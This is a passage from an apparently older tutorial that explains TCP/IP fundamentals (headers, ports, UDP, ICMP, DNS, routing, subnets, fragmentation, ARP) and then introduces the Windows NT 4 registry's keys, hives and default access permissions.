The main things in this header are the source and destination Internet address (32-bit addresses, like 128.6.4.194), the protocol number, and another checksum. The source Internet address is simply the address of your machine. (This is necessary so the other end knows where the datagram came from.) The destination Internet address is the address of the other machine. (This is necessary so any gateways in the middle know where you want the datagram to go.) The protocol number tells IP at the other end to send the datagram to TCP. Although most IP traffic uses TCP, there are other protocols that can use IP, so you have to tell IP which protocol to send the datagram to.

Finally, the checksum allows IP at the other end to verify that the header wasn't damaged in transit. Note that TCP and IP have separate checksums. IP needs to be able to verify that the header didn't get damaged in transit, or it could send a message to the wrong place. For reasons not worth discussing here, it is both more efficient and safer to have TCP compute a separate checksum for the TCP header and data.

Again, the header contains some additional fields that have not been discussed. Most of them are beyond the scope of this document. The flags and fragment offset are used to keep track of the pieces when a datagram has to be split up. This can happen when datagrams are forwarded through a network for which they are too big. (This will be discussed a bit more below.) The time to live is a number that is decremented whenever the datagram passes through a system. When it goes to zero, the datagram is discarded. This is done in case a loop develops in the system somehow. Of course this should be impossible, but well-designed networks are built to cope with "impossible" conditions.

At this point, it's possible that no more headers are needed. If your computer happens to have a direct phone line connecting it to the destination computer, or to a gateway, it may simply send the datagrams out on the line (though likely a synchronous protocol such as HDLC would be used, and it would add at least a few octets at the beginning and end).

[2.1.3] The Ethernet level

Most of our networks these days use Ethernet. So now we have to describe Ethernet's headers. Unfortunately, Ethernet has its own addresses. The people who designed Ethernet wanted to make sure that no two machines would end up with the same Ethernet address. Furthermore, they didn't want the user to have to worry about assigning addresses. So each Ethernet controller

comes with an address
builtin from the factory. In order to make sure that they
would never have to reuse addresses, the
Ethernet designers allocated 48 bits for the Ethernet address.
People who make Ethernet
equipment have to
register with a central authority, to make sure that the
numbers they assign don't overlap any
other manufacturer.

Ethernet is a "broadcast medium". That is, it is in effect
like an old party line telephone. When you
send a packet out on the Ethernet, every machine on the
network sees the packet. So something
is needed
to make sure that the right machine gets it. As you might
guess, this involves the Ethernet
header. Every Ethernet packet has a 14-octet header that
includes the source and destination
Ethernet address, and
a type code. Each machine is supposed to pay attention only to
packets with its own Ethernet
address in the destination field. (It's perfectly possible to
cheat, which is one reason that Ethernet
communications are not terribly secure.)

Note that there is no connection between the Ethernet address
and the Internet address. Each
machine has to have a table of what Ethernet address
corresponds to what Internet address. (We
will describe how
this table is constructed a bit later.) In addition to the
addresses, the header contains a type
code. The type code is to allow for several different protocol
families to be used on the same
network. So you can
use TCP/IP, DECnet, Xerox NS, etc. at the same time. Each of
them will put a different value in
the type field. Finally, there is a checksum. The Ethernet
controller computes a checksum of the
entire
packet. When the other end receives the packet, it recomputes
the checksum, and throws the
packet away if the answer disagrees with the original. The
checksum is put on the end of the
packet, not in the
header.

When these packets are received by the other end, of course
all the headers are removed. The

Ethernet interface removes the Ethernet header and the checksum. It looks at the type code. Since the type code is the one assigned to IP, the Ethernet device driver passes the datagram up to IP. IP removes the IP header. It looks at the IP protocol field. Since the protocol type is TCP, it passes the datagram up to TCP. TCP now looks at the sequence number. It uses the sequence numbers and other information to combine all the datagrams into the original file. The ends our initial summary of TCP/IP. There are still some crucial concepts we haven't gotten to, so we'll now go back and add details in several areas. (For detailed descriptions of the items discussed here see, RFC 793 for TCP, RFC 791 for IP, and RFC's 894 and 826 for sending IP over Ethernet.)

[2.1.4] Well-Known Sockets And The Applications Layer

So far, we have described how a stream of data is broken up into datagrams, sent to another computer, and put back together. However something more is needed in order to accomplish anything useful. There has to be a way for you to open a connection to a specified computer, log into it, tell it what file you want, and control the transmission of the file. (If you have a different application in mind, e.g. computer mail, some analogous protocol is needed.) This is done by "application protocols".

The application protocols run "on top" of TCP/IP. That is, when they want to send a message, they give the message to TCP. TCP makes sure it gets delivered to the other end. Because TCP and IP take care of all the networking details, the applications protocols can treat a network connection as if it were a simple byte stream, like a terminal or phone line. Before going into more details about applications programs, we have to describe how you find an application.

Suppose you want to send a file to a computer whose Internet address is 128.6.4.7. To start the process, you need more than just the Internet address. You have to connect to the FTP server at the other

end. In general, network programs are specialized for a specific set of tasks. Most systems have separate programs to handle file transfers, remote terminal logins, mail, etc. When you connect to 128.6.4.7, you have to specify that you want to talk to the FTP server. This is done by having "well-known sockets" for each server. Recall that TCP uses port numbers to keep track of individual conversations. User programs normally use more or less random port numbers. However specific port numbers are assigned to the programs that sit waiting for requests.

For example, if you want to send a file, you will start a program called "ftp". It will open a connection using some random number, say 1234, for the port number on its end. However it will specify port number 21 for the other end. This is the official port number for the FTP server. Note that there are two different programs involved. You run ftp on your side. This is a program designed to accept commands from your terminal and pass them on to the other end. The program that you talk to on the other machine is the FTP server. It is designed to accept commands from the network connection, rather than an interactive terminal. There is no need for your program to use a well-known socket number for itself. Nobody is trying to find it. However the servers have to have well-known numbers, so that people can open connections to them and start sending them commands. The official port numbers for each program are given in "Assigned Numbers".

Note that a connection is actually described by a set of 4 numbers: the Internet address at each end, and the TCP port number at each end. Every datagram has all four of those numbers in it. (The Internet addresses are in the IP header, and the TCP port numbers are in the TCP header.) In order to keep things straight, no two connections can have the same set of numbers. However it is enough for any one number to be different. For example, it is perfectly possible for two different users on a machine to be sending files to the same other machine. This could result in connections with the following

parameters:

	Internet addresses	TCP ports
connection 1	128.6.4.194, 128.6.4.7	1234, 21
connection 2	128.6.4.194, 128.6.4.7	1235, 21

Since the same machines are involved, the Internet addresses are the same. Since they are both doing file transfers, one end of the connection involves the well-known port number for FTP. The only thing that differs is the port number for the program that the users are running. That's enough of a difference. Generally, at least one end of the connection asks the network software to assign it a port number that is guaranteed to be unique. Normally, it's the user's end, since the server has to use a well-known number.

Now that we know how to open connections, let's get back to the applications programs. As mentioned earlier, once TCP has opened a connection, we have something that might as well be a simple wire. All the hard parts are handled by TCP and IP. However we still need some agreement as to what we send over this connection. In effect this is simply an agreement on what set of commands the application will understand, and the format in which they are to be sent. Generally, what is sent is a combination of commands and data. They use context to differentiate.

For example, the mail protocol works like this: Your mail program opens a connection to the mail server at the other end. Your program gives it your machine's name, the sender of the message, and the recipients you want it sent to. It then sends a command saying that it is starting the message. At that point, the other end stops treating what it sees as commands, and starts accepting the message. Your end then starts sending the text of the message. At the end of the message, a special mark is sent (a dot in the first column). After that, both ends understand that your program is again sending commands. This is the simplest way to do things, and the one that most applications use.

File transfer is somewhat more complex. The file transfer protocol involves two different connections. It starts out just like mail. The user's program sends commands like "log me in as this user", "here is my password", "send me the file with this name". However once the command to send data is sent, a second connection is opened for the data itself. It would certainly be possible to send the data on the same connection, as mail does. However file transfers often take a long time. The designers of the file transfer protocol wanted to allow the user to continue issuing commands while the transfer is going on. For example, the user might make an inquiry, or he might abort the transfer. Thus the designers felt it was best to use a separate connection for the data and leave the original command connection for commands. (It is also possible to open command connections to two different computers, and tell them to send a file from one to the other. In that case, the data couldn't go over the command connection.)

Remote terminal connections use another mechanism still. For remote logins, there is just one connection. It normally sends data. When it is necessary to send a command (e.g. to set the terminal type or to change some mode), a special character is used to indicate that the next character is a command. If the user happens to type that special character as data, two of them are sent.

We are not going to describe the application protocols in detail in this document. It's better to read the RFC's yourself. However there are a couple of common conventions used by applications that will be described here. First, the common network representation: TCP/IP is intended to be usable on any computer. Unfortunately, not all computers agree on how data is represented. There are differences in character codes (ASCII vs. EBCDIC), in end of line conventions (carriage return, line feed, or a representation using counts), and in whether terminals expect

characters to be sent individually
or a line
at a time. In order to allow computers of different kinds to communicate, each applications
protocol defines a standard representation.

Note that TCP and IP do not care about the representation. TCP simply sends octets. However
the programs at both ends have to agree on how the octets are to be interpreted. The RFC for
each application specifies the standard representation for that application. Normally it is "net
ASCII". This uses ASCII characters, with end of line denoted by a carriage return followed by a
line feed. For remote
login, there is also a definition of a "standard terminal", which turns out to be a half-duplex
terminal with echoing happening on the local machine. Most applications also make provisions for
the two
computers to agree on other representations that they may find more convenient. For example,
PDP-10's have 36-bit words. There is a way that two PDP-10's can agree to send a 36-bit binary
file. Similarly,
two systems that prefer full-duplex terminal conversations can agree on that. However each
application has a standard representation, which every machine must support.

Keep in mind that it has become common practice for some corporations to change a services
port number on the server side. If your client software is not configured with the same port
number, connection will not be successful. We will discuss later in this text how you can perform
port scanning on an entire IP address to see which ports are active.

[2.1.5] Other IP Protocols
Protocols other than TCP: UDP and ICMP

So far, we have described only connections that use TCP. Recall that TCP is responsible for
breaking up messages into datagrams, and reassembling them properly. However in many
applications, we have
messages that will always fit in a single datagram. An example is name lookup. When a user
attempts to make a connection to another system, he will

generally specify the system by name, rather than Internet address. His system has to translate that name to an address before it can do anything. Generally, only a few systems have the database used to translate names to addresses. So the user's system will want to send a query to one of the systems that has the database. This query is going to be very short. It will certainly fit in one datagram. So will the answer. Thus it seems silly to use TCP. Of course TCP does more than just break things up into datagrams. It also makes sure that the data arrives, resending datagrams where necessary. But for a question that fits in a single datagram, we don't need all the complexity of TCP to do this. If we don't get an answer after a few seconds, we can just ask again. For applications like this, there are alternatives to TCP.

The most common alternative is UDP ("user datagram protocol"). UDP is designed for applications where you don't need to put sequences of datagrams together. It fits into the system much like TCP. There is a UDP header. The network software puts the UDP header on the front of your data, just as it would put a TCP header on the front of your data. Then UDP sends the data to IP, which adds the IP header, putting UDP's protocol number in the protocol field instead of TCP's protocol number. However UDP doesn't do as much as TCP does. It doesn't split data into multiple datagrams. It doesn't keep track of what it has sent so it can resend if necessary. About all that UDP provides is port numbers, so that several programs can use UDP at once. UDP port numbers are used just like TCP port numbers. There are well-known port numbers for servers that use UDP. Note that the UDP header is shorter than a TCP header. It still has source and destination port numbers, and a checksum, but that's about it. No sequence number, since it is not needed. UDP is used by the protocols that handle name lookups (see IEN 116, RFC 882, and RFC 883), and a number of similar protocols.

Another alternative protocol is ICMP ("Internet Control

Message Protocol"). ICMP is used for error messages, and other messages intended for the TCP/IP software itself, rather than any particular user program. For example, if you attempt to connect to a host, your system may get back an ICMP message saying "host unreachable". ICMP can also be used to find out some information about the network. See RFC 792 for details of ICMP. ICMP is similar to UDP, in that it handles messages that fit in one datagram. However it is even simpler than UDP. It doesn't even have port numbers in its header. Since all ICMP messages are interpreted by the network software itself, no port numbers are needed to say where a ICMP message is supposed to go.

[2.1.6] Domain Name System
Keeping track of names and information: the domain system

As we indicated earlier, the network software generally needs a 32-bit Internet address in order to open a connection or send a datagram. However users prefer to deal with computer names rather than numbers. Thus there is a database that allows the software to look up a name and find the corresponding number. When the Internet was small, this was easy. Each system would have a file that listed all of the other systems, giving both their name and number. There are now too many computers for this approach to be practical. Thus these files have been replaced by a set of name servers that keep track of host names and the corresponding Internet addresses. (In fact these servers are somewhat more general than that. This is just one kind of information stored in the domain system.)

Note that a set of interlocking servers are used, rather than a single central one. There are now so many different institutions connected to the Internet that it would be impractical for them to notify a central authority whenever they installed or moved a computer. Thus naming authority is delegated to individual institutions. The name servers form a tree, corresponding to institutional structure. The names themselves follow a similar structure.

A typical example is the name BORAX.LCS.MIT.EDU. This is a computer at the Laboratory for Computer Science (LCS) at MIT. In order to find its Internet address, you might potentially have to consult 4 different servers. First, you would ask a central server (called the root) where the EDU server is. EDU is a server that keeps track of educational institutions. The root server would give you the names and Internet addresses of several servers for EDU. (There are several servers at each level, to allow for the possibly that one might be down.) You would then ask EDU where the server for MIT is. Again, it would give you names and Internet addresses of several servers for MIT. Generally, not all of those servers would be at MIT, to allow for the possibility of a general power failure at MIT. Then you would ask MIT where the server for LCS is, and finally you would ask one of the LCS servers about BORAX. The final result would be the Internet address for BORAX.LCS.MIT.EDU. Each of these levels is referred to as a "domain". The entire name, BORAX.LCS.MIT.EDU, is called a "domain name". (So are the names of the higher-level domains, such as LCS.MIT.EDU, MIT.EDU, and EDU.)

Fortunately, you don't really have to go through all of this most of the time. First of all, the root name servers also happen to be the name servers for the top-level domains such as EDU. Thus a single query to a root server will get you to MIT. Second, software generally remembers answers that it got before. So once we look up a name at LCS.MIT.EDU, our software remembers where to find servers for LCS.MIT.EDU, MIT.EDU, and EDU. It also remembers the translation of BORAX.LCS.MIT.EDU. Each of these pieces of information has a "time to live" associated with it. Typically this is a few days. After that, the information expires and has to be looked up again. This allows institutions to change things.

The domain system is not limited to finding out Internet

addresses. Each domain name is a node in a database. The node can have records that define a number of different properties. Examples are Internet address, computer type, and a list of services provided by a computer. A program can ask for a specific piece of information, or all information about a given name. It is possible for a node in the database to be marked as an "alias" (or nickname) for another node. It is also possible to use the domain system to store information about users, mailing lists, or other objects.

There is an Internet standard defining the operation of these databases, as well as the protocols used to make queries of them. Every network utility has to be able to make such queries, since this is now the official way to evaluate host names. Generally utilities will talk to a server on their own system. This server will take care of contacting the other servers for them. This keeps down the amount of code that has to be in each application program.

The domain system is particularly important for handling computer mail. There are entry types to define what computer handles mail for a given name, to specify where an individual is to receive mail, and to define mailing lists. (See RFC's 882, 883, and 973 for specifications of the domain system. RFC 974 defines the use of the domain system in sending mail.)

[2.1.7] Routing

The description above indicated that the IP implementation is responsible for getting datagrams to the destination indicated by the destination address, but little was said about how this would be done. The task of finding how to get a datagram to its destination is referred to as "routing". In fact many of the details depend upon the particular implementation. However some general things can be said.

First, it is necessary to understand the model on which IP is based. IP assumes that a system is attached to some local network. We assume that the system can send datagrams to any other system on its own network. (In the case of Ethernet, it simply

finds the Ethernet address of the destination system, and puts the datagram out on the Ethernet.) The problem comes when a system is asked to send a datagram to a system on a different network. This problem is handled by gateways. A gateway is a system that connects a network with one or more other networks. Gateways are often normal computers that happen to have more than one network interface. For example, we have a Unix machine that has two different Ethernet interfaces. Thus it is connected to networks 128.6.4 and 128.6.3. This machine can act as a gateway between those two networks. The software on that machine must be set up so that it will forward datagrams from one network to the other. That is, if a machine on network 128.6.4 sends a datagram to the gateway, and the datagram is addressed to a machine on network 128.6.3, the gateway will forward the datagram to the destination. Major communications centers often have gateways that connect a number of different networks. (In many cases, special-purpose gateway systems provide better performance or reliability than general-purpose systems acting as gateways. A number of vendors sell such systems.)

Routing in IP is based entirely upon the network number of the destination address. Each computer has a table of network numbers. For each network number, a gateway is listed. This is the gateway to be used to get to that network. Note that the gateway doesn't have to connect directly to the network. It just has to be the best place to go to get there. For example at Rutgers, our interface to NSFnet is at the John von Neuman Supercomputer Center (JvNC). Our connection to JvNC is via a high-speed serial line connected to a gateway whose address is 128.6.3.12. Systems on net 128.6.3 will list 128.6.3.12 as the gateway for many off-campus networks. However systems on net 128.6.4 will list 128.6.4.1 as the gateway to those same off-campus networks. 128.6.4.1 is the gateway between networks 128.6.4 and 128.6.3, so it is the first step in getting to JvNC.

When a computer wants to send a datagram, it first checks to see if the destination address is on

the system's own local network. If so, the datagram can be sent directly. Otherwise, the system expects to find an entry for the network that the destination address is on. The datagram is sent to the gateway listed in that entry. This table can get quite big. For example, the Internet now includes several hundred individual networks. Thus various strategies have been developed to reduce the size of the routing table. One strategy is to depend upon "default routes". Often, there is only one gateway out of a network. This gateway might connect a local Ethernet to a campus-wide backbone network. In that case, we don't need to have a separate entry for every network in the world. We simply define that gateway as a "default". When no specific route is found for a datagram, the datagram is sent to the default gateway. A default gateway can even be used when there are several gateways on a network. There are provisions for gateways to send a message saying "I'm not the best gateway -- use this one instead." (The message is sent via ICMP. See RFC 792.)

Most network software is designed to use these messages to add entries to their routing tables.

Suppose network 128.6.4 has two gateways, 128.6.4.59 and 128.6.4.1. 128.6.4.59 leads to several other internal Rutgers networks. 128.6.4.1 leads indirectly to the NSFnet. Suppose we set 128.6.4.59 as a default gateway, and have no other routing table entries. Now what happens when we need to send a datagram to MIT? MIT is network 18. Since we have no entry for network 18, the datagram will be sent to the default, 128.6.4.59. As it happens, this gateway is the wrong one. So it will forward the datagram to 128.6.4.1. But it will also send back an error saying in effect: "to get to network 18, use 128.6.4.1". Our software will then add an entry to the routing table. Any future datagrams to MIT will then go directly to 128.6.4.1. (The error message is sent using the ICMP protocol. The message type is called "ICMP redirect.")

Most IP experts recommend that individual computers should not try to keep track of the entire network. Instead, they should start with default gateways, and let the gateways tell them the routes, as just

described. However this doesn't say how the gateways should find out about the routes. The gateways can't depend upon this strategy. They have to have fairly complete routing tables. For this, some sort of routing protocol is needed. A routing protocol is simply a technique for the gateways to find each other, and keep up to date about the best way to get to every network. RFC 1009 contains a review of gateway design and routing. However rip.doc is probably a better introduction to the subject. It contains some tutorial material, and a detailed description of the most commonly-used routing protocol.

[2.1.8] Subnets and Broadcasting
Details about Internet Addresses: Subnets and Broadcasting

As indicated earlier, Internet addresses are 32-bit numbers, normally written as 4 octets (in decimal), e.g. 128.6.4.7. There are actually 3 different types of address. The problem is that the address has to indicate both the network and the host within the network. It was felt that eventually there would be lots of networks. Many of them would be small, but probably 24 bits would be needed to represent all the IP networks. It was also felt that some very big networks might need 24 bits to represent all of their hosts. This would seem to lead to 48 bit addresses. But the designers really wanted to use 32 bit addresses. So they adopted a kludge.

The assumption is that most of the networks will be small. So they set up three different ranges of address. Addresses beginning with 1 to 126 use only the first octet for the network number. The other three octets are available for the host number. Thus 24 bits are available for hosts. These numbers are used for large networks. But there can only be 126 of these very big networks. The Arpanet is one, and there are a few large commercial networks. But few normal organizations get one of these "class A" addresses. For normal large organizations, "class B" addresses are used. Class B addresses use the first two octets for the network number. Thus network numbers are 128.1 through 191.254. (We avoid 0 and 255, for reasons that

we see below. We also avoid addresses beginning with 127, because that is used by some systems for special purposes.) The last two octets are available for host addesses, giving 16 bits of host address. This allows for 64516 computers, which should be enough for most organizations. (It is possible to get more than one class B address, if you run out.) Finally, class C addresses use three octets, in the range 192.1.1 to 223.254.254. These allow only 254 hosts on each network, but there can be lots of these networks. Addresses above 223 are reserved for future use, as class D and E (which are currently not defined).

Many large organizations find it convenient to divide their network number into "subnets". For example, Rutgers has been assigned a class B address, 128.6. We find it convenient to use the third octet of the address to indicate which Ethernet a host is on. This division has no significance outside of Rutgers. A computer at another institution would treat all datagrams addressed to 128.6 the same way. They would not look at the third octet of the address. Thus computers outside Rutgers would not have different routes for 128.6.4 or 128.6.5. But inside Rutgers, we treat 128.6.4 and 128.6.5 as separate networks. In effect, gateways inside Rutgers have separate entries for each Rutgers subnet, whereas gateways outside Rutgers just have one entry for 128.6.

Note that we could do exactly the same thing by using a separate class C address for each Ethernet. As far as Rutgers is concerned, it would be just as convenient for us to have a number of class C addresses. However using class C addresses would make things inconvenient for the rest of the world. Every institution that wanted to talk to us would have to have a separate entry for each one of our networks. If every institution did this, there would be far too many networks for any reasonable gateway to keep track of. By subdividing a class B network, we hide our internal structure from everyone else, and save them trouble. This subnet strategy requires special

provisions in the network software. It
is described in RFC 950.

0 and 255 have special meanings. 0 is reserved for machines that don't know their address. In
certain circumstances it is possible for a machine not to know the number of the network it is on,
or even its
own host address. For example, 0.0.0.23 would be a machine that knew it was host number 23,
but didn't know on what network.

255 is used for "broadcast". A broadcast is a message that you want every system on the
network to see. Broadcasts are used in some situations where you don't know who to talk to. For
example, suppose
you need to look up a host name and get its Internet address. Sometimes you don't know the
address of the nearest name server. In that case, you might send the request as a broadcast.
There are also cases where a number of systems are interested in information. It is then less
expensive to send a single broadcast than to send datagrams individually to each host that is
interested in the information. In order to send a broadcast, you use an address that is made by
using your network address, with all ones in the part of the address where the host number goes.
For example, if you are on network 128.6.4, you would use 128.6.4.255 for broadcasts. How this
is actually implemented depends upon the medium. It is not possible to send broadcasts on the
Arpanet, or on point to point lines. However it is possible on an Ethernet. If you use an Ethernet
address with all its bits on (all ones), every machine on the Ethernet is supposed to look at that
datagram.

Although the official broadcast address for network 128.6.4 is now 128.6.4.255, there are some
other addresses that may be treated as broadcasts by certain implementations. For convenience,
the standard
also allows 255.255.255.255 to be used. This refers to all hosts on the local network. It is often
simpler to use 255.255.255.255 instead of finding out the network number for the local network
and forming a
broadcast address such as 128.6.4.255. In addition, certain

older implementations may use 0
instead of 255 to form the broadcast address. Such
implementations would use 128.6.4.0 instead
of 128.6.4.255 as the broadcast address on network 128.6.4.
Finally, certain older
implementations may not understand about subnets. Thus they
consider the network number to
be 128.6. In that case, they will assume a broadcast address
of 128.6.255.255 or 128.6.0.0. Until
support for broadcasts is implemented properly, it can be a
somewhat dangerous feature to use.

Because 0 and 255 are used for unknown and broadcast
addresses, normal hosts should never
be given addresses containing 0 or 255. Addresses should never
begin with 0, 127, or any
number above 223. Addresses violating these rules are
sometimes referred to as "Martians",
because of rumors that the Central University of Mars is using
network 225.

[2.1.9] Datagram Fragmentation and Reassembly

TCP/IP is designed for use with many different kinds of
network. Unfortunately, network
designers do not agree about how big packets can be. Ethernet
packets can be 1500 octets long.
Arpanet packets have a maximum of around 1000 octets. Some
very fast networks have much
larger packet sizes. At first, you might think that IP should
simply settle on the smallest possible
size. Unfortunately, this would cause serious performance
problems. When transferring large
files, big packets are far more efficient than small ones. So
we want to be able to use the largest
packet size possible. But we also want to be able to handle
networks with small limits.

There are two provisions for this. First, TCP has the ability
to "negotiate" about datagram size.
When a TCP connection first opens, both ends can send the
maximum datagram size they can
handle. The
smaller of these numbers is used for the rest of the
connection. This allows two implementations
that can handle big datagrams to use them, but also lets them
talk to implementations that can't
handle them. However this doesn't completely solve the
problem. The most serious problem is
that the two ends don't necessarily know about all of the

steps in between. For example, when sending data between Rutgers and Berkeley, it is likely that both computers will be on Ethernets. Thus they will both be prepared to handle 1500-octet datagrams. However the connection will at some point end up going over the Arpanet. It can't handle packets of that size. For this reason, there are provisions to split datagrams up into pieces. (This is referred to as "fragmentation".) The IP header contains fields indicating the datagram has been split, and enough information to let the pieces be put back together. If a gateway connects an Ethernet to the Arpanet, it must be prepared to take 1500-octet Ethernet packets and split them into pieces that will fit on the Arpanet. Furthermore, every host implementation of TCP/IP must be prepared to accept pieces and put them back together. This is referred to as "reassembly".

TCP/IP implementations differ in the approach they take to deciding on datagram size. It is fairly common for implementations to use 576-byte datagrams whenever they can't verify that the entire path is able to handle larger packets. This rather conservative strategy is used because of the number of implementations with bugs in the code to reassemble fragments. Implementors often try to avoid ever having fragmentation occur. Different implementors take different approaches to deciding when it is safe to use large datagrams. Some use them only for the local network. Others will use them for any network on the same campus. 576 bytes is a "safe" size, which every implementation must support.

[2.2.0] Ethernet encapsulation: ARP

There was a brief discussion earlier about what IP datagrams look like on an Ethernet. The discussion showed the Ethernet header and checksum. However it left one hole: It didn't say how to figure out what Ethernet address to use when you want to talk to a given Internet address. In fact, there is a separate protocol for this, called ARP ("address resolution protocol"). (Note by the way that ARP is not an IP protocol. That is, the ARP datagrams do not have IP headers.)

Suppose you are on system 128.6.4.194 and you want to connect to system 128.6.4.7. Your system will first verify that 128.6.4.7 is on the same network, so it can talk directly via Ethernet. Then it will look up 128.6.4.7 in its ARP table, to see if it already knows the Ethernet address. If so, it will stick on an Ethernet header, and send the packet. But suppose this system is not in the ARP table. There is no way to send the packet, because you need the Ethernet address. So it uses the ARP protocol to send an ARP request. Essentially an ARP request says "I need the Ethernet address for 128.6.4.7". Every system listens to ARP requests. When a system sees an ARP request for itself, it is required to respond. So 128.6.4.7 will see the request, and will respond with an ARP reply saying in effect "128.6.4.7 is 8:0:20:1:56:34". (Recall that Ethernet addresses are 48 bits. This is 6 octets. Ethernet addresses are conventionally shown in hex, using the punctuation shown.) Your system will save this information in its ARP table, so future packets will go directly. Most systems treat the ARP table as a cache, and clear entries in it if they have not been used in a certain period of time.

Note by the way that ARP requests must be sent as "broadcasts". There is no way that an ARP request can be sent directly to the right system. After all, the whole reason for sending an ARP request is that you don't know the Ethernet address. So an Ethernet address of all ones is used, i.e. ff:ff:ff:ff:ff:ff. By convention, every machine on the Ethernet is required to pay attention to packets with this as an address. So every system sees every ARP requests. They all look to see whether the request is for their own address. If so, they respond. If not, they could just ignore it. (Some hosts will use ARP requests to update their knowledge about other hosts on the network, even if the request isn't for them.) Note that packets whose IP address indicates broadcast (e.g. 255.255.255.255 or 128.6.4.255) are also sent with an Ethernet address that is all ones.

[3.0.0] Preface to the WindowsNT Registry

This section is not meant for NT engineers that already know the registry, and its not meant for people that have read the 800+ page books on the registry I've seen. This section is meant as a quick guide to get people understanding exactly what this registry thing is.

[3.0.1] What is the Registry?

The windows registry provides for a somewhat secure, unified database that stores configuration information into a hierarchical model. Until recently, configuration files such as WIN.INI, were the only way to configure windows applications and operating system functions. In todays NT 4 environment, the registry replaces these .INI files. Each key in the registry is similar to bracketed headings in an .INI file.

One of the main disadvantages to the older .INI files is that those files are flat text files, which are unable to support nested headings or contain data other than pure text. Registry keys can contain nested headings in the form of subkeys. These subkeys provide finer details and a greater range to the possible configuration information for a particular operating system. Registry values can also consist of executable code, as well as provide individual preferences for multiple users of the same computer. The ability to store executable code within the Registry extends its usage to operating system system and application developers. The ability to store user-specific profile information allows one to tailor the environment for specific individual users.

To view the registry of an NT server, one would use the Registry Editor tool. There are two versions of Registry Editor:

.:Regedt32.exe has the most menu items and more choices for the menu items. You can search for keys and subkeys in the registry.

.:Regedit.exe enables you to search for strings, values, keys, and subkeys and export keys to .reg files. This feature is useful if you want to find specific data.

For ease of use, the Registry is divided into five seperate structures that represent the Registry
database in its entirety. These five groups are known as Keys, and are discussed below:

[3.0.2] In Depth Key Discussion

HKEY_CURRENT_USER
This registry key contains the configuration information for the user that is currently logged in. The
users folders, screen colors, and control panel settings are stored here. This information is known
as a User Profile.

HKEY_USERS
In windowsNT 3.5x, user profiles were stored locally (by default) in the
systemroot\system32\config directory. In NT4.0, they are stored in the systemroot\profiles
directory. User-Specific information is kept there, as well as common, system wide user
information.

This change in storage location has been brought about to parallel the way in which Windows95
handles its user profiles. In earlier releases of NT, the user profile was stored as a single file -
either locally in the \config directory or centrally on a server. In windowsNT 4, the single user
profile has been broken up into a number of subdirectories located below the \profiles directory.
The reason for this is mainly due to the way in which the Win95 and WinNT4 operating systems
use the underlying directory structure to form part of their new user interface.

A user profile is now contained within the NtUser.dat (and NtUser.dat.log) files, as well as the
following subdirectories:

? Application Data: This is a place to store application data specific to this particular user.
? Desktop: Placing an icon or a shortcut into this folder causes the that icon or shortcut to
appear on the desktop of the user.
? Favorites: Provides a user with a personlized storage place for files, shortcuts and other
information.
? NetHood: Maintains a list of personlized network

connections.
? Personal: Keeps track of personal documents for a particular user.
? PrintHood: Similar to NetHood folder, PrintHood keeps track of printers rather than network
connections.
? Recent: Contains information of recently used data.
? SendTo: Provides a centralized store of shortcuts and output devices.
? Start Menu: Contains configuration information for the users menu items.
? Templates: Storage location for document templates.

HKEY_LOCAL_MACHINE
This key contains configuration information particular to the computer. This information is stored
in the systemroot\system32\config directory as persistent operating system files, with the
exception of the volatile hardware key.

The information gleaned from this configuration data is used by applications, device drivers, and
the WindowsNT 4 operating system. The latter usage determines what system configuration data
to use, without respect to the user currently logged on. For this reason the
HKEY_LOCAL_MACHINE regsitry key is of specific importance to administrators who want to
support and troubleshoot NT 4.

HKEY_LOCAL_MACHINE is probably the most important key in the registry and it contains five
subkeys:

? Hardware: Database that describes the physical hardware in the computer, the way device
drivers use that hardware, and mappings and related data that link kernel-mode drivers with
various user-mode code. All data in this sub-tree is re-created everytime the system is
started.
? SAM: The security accounts manager. Security information for user and group accounts and
for the domains in NT 4 server.
? Security: Database that contains the local security policy, such as specific user rights. This
key is used only by the NT 4 security subsystem.
? Software: Pre-computer software database. This key contains data about software installed
on the local computer, as well as configuration information.

? System: Database that controls system start-up, device driver loading, NT 4 services and OS
behavior.

Information about the HKEY_LOCAL_MACHINE\SAM Key

This subtree contains the user and group accounts in the SAM database for the local computer.
For a computer that is running NT 4, this subtree also contains security information for the
domain. The information contained within the SAM registry key is what appears in the user
interface of the User Manager utility, as well as in the lists of users and groups that appear when
you make use of the Security menu commands in NT4 explorer.

Information about the HKEY_LOCAL_MACHINE\Security key

This subtree contains security information for the local computer. This includes aspects such as
assigning user rights, establishing password policies, and the membership of local groups, which
are configurable in User Manager.

HKEY_CLASSES_ROOT

The information stored here is used to open the correct application when a file is opened by using
Explorer and for Object Linking and Embedding. It is actually a window that reflects information
from the HKEY_LOCAL_MACHINE\Software subkey.

HKEY_CURRENT_CONFIG

The information contained in this key is to configure settings such as the software and device
drivers to load or the display resolution to use. This key has a software and system subkeys,
which keep track of configuration information.

[3.0.3] Understanding Hives

The registry is divided into parts called hives. These hives are mapped to a single file and a .LOG
file. These files are in the systemroot\system32\config directory.

Registry Hive	File Name

```
HKEY_LOCAL_MACHINE\SAM              SAM and SAM.LOG
HKEY_LOCAL_MACHINE\SECURITY         Security and Security.LOG
HKEY_LOCAL_MACHINE\SOFTWARE         Software and Software.LOG
HKEY_LOCAL_MACHINE\SYSTEM           System and System.ALT
=============================================================
===
```

Although I am not gauranteeing that these files will be easy to understand, with a little research
and patience, you will learn what you want to learn. I have been asked to write a file on how to
decipher the contents of those files, but I have yet to decide weather I will do it or not.

QuickNotes

Ownership = The ownership menu item presents a dialog box that identifies the user who owns
the selected registry key. The owner of a key can permit another user to take ownership of a key.
In addition, a system administrator can assign a user the right to take ownership, or outright take
ownership himself.

REGINI.EXE = This utility is a character based console application that you can use to add keys
to the NT registry by specifying a Registry script.

[3.0.4] Default Registry Settings

The Following table lists the major Registry hives and some subkeys and the DEFAULT access
permissions assigned:

\\ denotes a major hive \denotes a subkey of the prior major hive

\\HKEY_LOCAL_MACHINE

Admin-Full Control
Everyone-Read Access
System-Full Control

\HARDWARE

Admin-Full Control
Everyone-Read Access
System-Full Control

\SAM

```
          Admin-Full Control
          Everyone-Read Access
          System-Full Control

 \SECURITY

          Admin-Special (Write DAC, Read Control)
          System-Full Control

 \SOFTWARE

          Admin-Full Control
          Creator Owner-Full Control
          Everyone-Special (Query, Set, Create, Enumerate,
Notify, Delete, Read)
          System-Full Control

 \SYSTEM

          Admin-Special (Query, Set, Create, Enumerate,
Notify, Delete, Read)
          Everyone-Read Access
          System-Full Control

\\HKEY_CURRENT_USER

          Admin-Full Control
          Current User-Full Control
          System-Full Control

\\HKEY_USERS

          Admin-Full Control
